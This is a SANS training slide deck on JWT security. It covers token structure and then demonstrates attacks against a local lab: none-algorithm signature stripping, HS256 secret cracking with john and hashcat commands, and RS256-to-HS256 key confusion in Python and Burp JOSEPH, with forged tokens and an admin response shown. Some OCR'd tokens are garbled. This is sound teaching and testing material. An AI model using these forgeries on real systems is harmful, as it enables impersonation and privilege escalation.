

SANS

# JWT Security Issues

SANS Instructor and course author

adriendb@gmail.com

intru-shun.ca

@adriendb

1 613 797 3912

GWAPT, GXPN, GPEN,

GCIH, GCIA, GSEC,

CISSP, OPST, OPSA...

JSON Web Tokens (JWT) are actually JSON Web Signature (JWS) RFC 7515 (2015) among others. Stateless most often  
Are BASE64URL encoded, can be encrypted as JWE but often not  
Three parties; Client, Authorization Server, and Resource Server  
Used for validation of authentication, assert claims, authorization  
JWT are often used in API calls after authentication  
Have three parts; header, payload of claims, digital signature  
A number of supported signature algorithms  
Can be in local storage, in headers, or in a cookie.

JOSE Header: {"typ": "JWT", "alg": "RS256"} (in JSON)

JWS Payload: Seven registered claims, can add custom claims

Commonly used claims: iat, iss, exp, and others. Could be sessionid

JWS Signature: provides an integrity check, tamper detection

Commonly used algorithms: HS256, RS256, ES256, and **none**



The three parts are individually BASE64URL encoded and concatenated together with dots Header.Payload.Signature

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyL  
CJleHAiOiJE2MDI2OTc4MzR9.vqY50E1oMPF6M1N98vDk0osrtTWWTF  
y6801zf1oxcvw
```

Create variables for the HMAC key, the header, the claims payload, and the signature

Base64URL encode them each

Concatenate them together with dots '.' between them

The Python code is below (note the vulnerability)

```
#!/usr/bin/env python3
import jwt
mykey = bytes("s3kret", "utf-8"); mypayload = {"user_id": 1}
signedjwt = jwt.encode(mypayload, mykey, algorithm='HS256')
mydecode = jwt.decode(signedjwt, mykey)
```

Base64 is a reversible function, effectively in the clear

XSS can access local storage, not easily revoked

Not validating the signature at all, or not if absent

Reuse of a JWT with a different resource server than intended

Changing values with the none algorithm

Cracking the HS256 key and reusing it to change claims

Algorithm substitution, swapping RS256 to HS256

Stealing the HS256 secret or RS256 private key via other attack

Key ID "kid", JWK Set URL "jku", X.509 "x5u", and "x5c" issues

If the server is signing the JWT as it has three parts

By decoding the header part we can see the algorithm

We can do this in Python, use Burp Decoder, or at the command line with `base64 -d`

```
#!/usr/bin/env python3
import base64

myalgo = base64.urlsafe_b64decode('theJWTHeader')
print(myalgo)
```

The server does not sign the JWT, or allows the None algorithm when decoding and validating the JWT

This is obvious as it has only two parts

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIU251In0.eyJ1c2VyX2lkIjoxLCJleHAiOiE2MDI2MTA4OTJ9.
```

We can decode the JWT, change the payload, encode it

Then submit the request with the new JWT

We are now some other user, can make other claims



There are a number of tools that can crack the JWT HS256 secret  
john the ripper can use brute force, password list, or hybrid  
jwtcrack uses a brute force attack where you specify the alphabet  
and maximum length

hashcat uses the mode of 16500 for JWT and can use a password  
list for a dictionary attack

For john and hashcat put your JWT into a file

```
$/john myjwtfile --format=HMAC-SHA256  
$ jwtcrack 'theJWTvalue' 'alphabet' 8  
$/hashcat -m 16500 myjwtfile password.lst --force
```

If we know both the signing algorithm used and the RS256 public key we can forge a JWT to become other users

We can change the first part to an algorithm of HS256

The claim values are changed and encoded in the second part


Last sign the concatenated first two parts correctly with the secret

Or use Python to create a new JWT with the public key

```
mykey = bytes(''RS256PublicKey'', 'utf-8')
newpayload = {'user_id': 1}
encoded = jwt.encode(newpayload, mykey, algorithm='HS256')
print(encoded)
```

The Burp extension called JOSEPH (JSON Web Token Attacker in Burp Store) can perform what it calls a Signature Exclusion attack


It changes the header to none, strips off the signature, and submits using different case for the word none



# None Algorithm With Intruder

JWT


1 →



Host	Method	URL
http://localhost:8000	GET	/get
http://localhost:8001	POST	/log
http://localhost:8001	GET	/get

- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Send to SOI Mapper


2 →



Add §

Clear §


3 →



Attack type: Sniper

```
1 GET /get-user HTTP/1.1
2 Host: localhost:8001
3 User-Agent: HTTPie/0.9.2
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 authorization:
  $eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9$.eyJ1c2VyX2lkIjoyLCJleHAiOiJlMjMMDmMxMzI2NjR9.7vMQJ_7o0d0Tta08gxPFpwQG1Jh-Yi5c r27R9b9XVgU
```


4 →



Add §

Clear §

Attack type: Sniper




```
1 GET /get-user HTTP/1.1
2 Host: localhost:8001
3 User-Agent: HTTPie/0.9.2
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 authorization:
  $eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9$.eyJ1c2VyX2lkIjoyLCJleHAiOiJlMjMMDmMxMzI2NjR9.
```

5 ←

## Payload Options [Simple list]

This payload type lets you configure a simple list of strings that a



Paste none

Load ... None

Remove NoNe

Clear NONE

Add

6 ←

# None Algorithm With Intruder Continued

JWT

7 →

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9
```

```
{"typ": "JWT", "alg": "HS256"}
```

8-12 →

## Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

	Enabled	Rule
Add	<input checked="" type="checkbox"/>	Add Prefix: {"typ": "JWT", "alg": "
Edit	<input checked="" type="checkbox"/>	Add Suffix: "}
Remove	<input checked="" type="checkbox"/>	Base64-encode
Up	<input checked="" type="checkbox"/>	Match [=] replace with []
Down		

13 →

**Start attack**

Success →

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
0		200	<input type="checkbox"/>	<input type="checkbox"/>	212
1	eyJ0eXAiOiJKV1QiLCJhbGciOiilifQ	200	<input type="checkbox"/>	<input type="checkbox"/>	212
2	eyJ0eXAiOiJKV1QiLCJhbGciOiJub...	500	<input type="checkbox"/>	<input type="checkbox"/>	360
3	eyJ0eXAiOiJKV1QiLCJhbGciOiJO...	200	<input type="checkbox"/>	<input type="checkbox"/>	212
4	eyJ0eXAiOiJKV1QiLCJhbGciOiJO...	200	<input type="checkbox"/>	<input type="checkbox"/>	212

Request Response

Raw Headers Hex

```
1 HTTP/1.1 200 OK
2 CONTENT-TYPE: text/json
3 CONTENT-LENGTH: 57
4 CONNECTION: close
5 DATE: Fri, 02 Apr 2021 17:11:53 GMT
6 SERVER: Python/3.6 aiohttp/0.18.4
7
8 {
  "user": "User id=1: <user1@sec642.org, is_admin=False>"
}
```


Select a highlighted request in the Burp HTTP History and Send to JOSEPH

On the Attacker tab select Signature Exclusion

Click on Load

Then click on Attack

The Attacker window will open up, similar to Intruder



Looking at each of the responses in the JOSEPH we see success

It automates the process of switching the algorithm to none and stripping off the signature part of the JWT

Request zero is a baseline

Note that it tries four case switching techniques

The screenshot shows a tool window titled "Signature Exclusion". It has a "Results" tab with a table of test results:

#	Payload type	Payload	Status	Length	Time	Comment
0			200	211	21:17:57	JSON Web ...
1	0x01	Alg: None	200	211	21:17:57	
2	0x02	Alg: NONE	200	211	21:17:57	
3	0x00	Alg: none	500	360	21:17:57	
4	0x03	Alg: nOnE	200	211	21:17:57	

Below the table are tabs for "Request" and "Response". The "Response" tab is active, showing a "Raw" view of the HTTP response:

```
1 HTTP/1.1 200 OK
2 CONTENT-TYPE: text/json
3 CONTENT-LENGTH: 56
4 CONNECTION: close
5 DATE: Thu, 01 Apr 2021 21:17:57 GMT
6 SERVER: Python/3.6 aiohttp/0.18.4
7
8 {
9   "user": "User id=2: <admin@sec642.org, is_admin=True>"
10 }
```

At the bottom, there is a search bar with "0 matches" and a "Pretty" button. A status bar at the very bottom indicates "Finished (4 Requests)".

Selecting a highlighted request in the Burp HTTP History we can send to JOSEPH


On the Attacker tab select Key Confusion

Click on Load

Paste the public key

Then click on Attack

The Attacker window will open up, similar to Intruder





## JOSEPH calls the Algorithm Substitution attack Key Confusion

It automates the process of switching the algorithm to HMAC + SHA and signing with the RS256 public key

Request zero is a baseline

Note that it tries many different HMAC + SHA algorithms and not only HS256

The screenshot shows the Key Confusion tool interface. At the top, there is a 'Results' tab with a table listing 27 requests. The first row (index 0) is highlighted in orange and shows a status of 200. Below the table, there are tabs for 'Request' and 'Response'. The 'Response' tab is active, showing a 'Raw' view of the response. The response is an HTTP 200 OK with headers including 'CONTENT-TYPE: text/json', 'CONTENT-LENGTH: 57', 'DATE: Fri, 02 Apr 2021 17:29:38 GMT', and 'SERVER: Python/3.6 aiohttp/0.18.4'. The body of the response is a JSON object: {"user": "User id=1: <user1@sec642.org, is\_admin=False>"}. At the bottom of the interface, there is a search bar and a status bar indicating 'Finished (27 Requests)'.

#	Payload type	Payload	Status	Length	Time	Comment
0			200	212	17:29:38	JSON Web ...
1	0x05	Alg: HS38	200	212	17:29:38	
2	0x06	Alg: HS256	200	212	17:29:38	
3	0x02	Alg: HS38	200	212	17:29:38	
4	0x08	Alg: HS256	200	212	17:29:38	
5	0x05	Alg: HS38	200	212	17:29:38	
6	0x02	Alg: HS256	200	212	17:29:38	
7	0x05	Alg: HS38	200	212	17:29:38	
8	0x02	Alg: HS256	200	212	17:29:38	
9	0x08	Alg: HS38	200	212	17:29:38	
10	0x06	Alg: HS256	200	212	17:29:38	
11	0x02	Alg: HS38	200	212	17:29:38	
12	0x08	Alg: HS256	200	212	17:29:38	
13	0x05	Alg: HS38	200	212	17:29:38	
14	0x02	Alg: HS256	200	212	17:29:38	
15	0x08	Alg: HS38	200	212	17:29:38	
16	0x06	Alg: HS256	200	212	17:29:38	
17	0x02	Alg: HS38	200	212	17:29:38	
18	0x08	Alg: HS256	200	212	17:29:38	
19	0x05	Alg: HS38	200	212	17:29:38	
20	0x02	Alg: HS256	200	212	17:29:38	
21	0x08	Alg: HS38	200	212	17:29:38	
22	0x06	Alg: HS256	200	212	17:29:38	
23	0x02	Alg: HS38	200	212	17:29:38	
24	0x08	Alg: HS256	200	212	17:29:38	
25	0x05	Alg: HS38	200	212	17:29:38	
26	0x02	Alg: HS256	200	212	17:29:38	

```
1 HTTP/1.1 200 OK
2 CONTENT-TYPE: text/json
3 CONTENT-LENGTH: 57
4 CONNECTION: close
5 DATE: Fri, 02 Apr 2021 17:29:38 GMT
6 SERVER: Python/3.6 aiohttp/0.18.4
7
8 {
9   "user": "User id=1: <user1@sec642.org, is_admin=False>"
10 }
```

Finished (27 Requests)

JWT are used to assert claims

Often used in APIs such as SOAP, REST, and GraphQL

Three parts encoded: Header . Claims . Signature

Three parties: Client, Authorization Server, and Resource Server(s)

Security issues: Other injection attacks via claims values, failure to validate the signature, information disclosure, the none algorithm, cracking the HS256 secret, signature exclusion, algorithm substitution between RS256 and HS256 using the public key, stealing the server private key, vulnerable libraries, implementation choices, difficult to cancel, and reuse of JWT against other resources.

<https://tools.ietf.org/html/rfc7515> & 7516 - 7520

<https://jwt.io/introduction/>

<https://dev.to/apcelent/json-web-token-tutorial-with-example-in-python-23kb>

<https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/>

<https://trustfoundry.net/jwt-hacking-101/>

<https://medium.com/swlh/hacking-json-web-tokens-jwts-9122efe91e4a>

<https://r2c.dev/blog/2020/hardcoded-secrets-unverified-tokens-and-other-common-jwt-mistakes/>

<https://authlab.digi.ninja>

<https://github.com/bkimminich/juice-shop>

<https://www.sans.org/webcast/recording/citrix/115425/230355>  
(requires a SANS account)

<https://www.youtube.com/watch?v=muYmiEtPL8U>



## AUTHOR CONTACT

Adrien de Beaupré  
[adriendb@gmail.com](mailto:adriendb@gmail.com)  
@adriendb



## SANS INSTITUTE

11200 Rockville Pike, Suite 200  
North Bethesda, MD 20852  
301.654.SANS(7267)



## PEN TESTING RESOURCES

pen-testing.sans.org  
Twitter: @SANSPenTest



## SANS EMAIL

GENERAL INQUIRIES:

[info@sans.org](mailto:info@sans.org)

REGISTRATION:

[registration@sans.org](mailto:registration@sans.org)

TUITION: [tuition@sans.org](mailto:tuition@sans.org)

PRESS/PR: [press@sans.org](mailto:press@sans.org)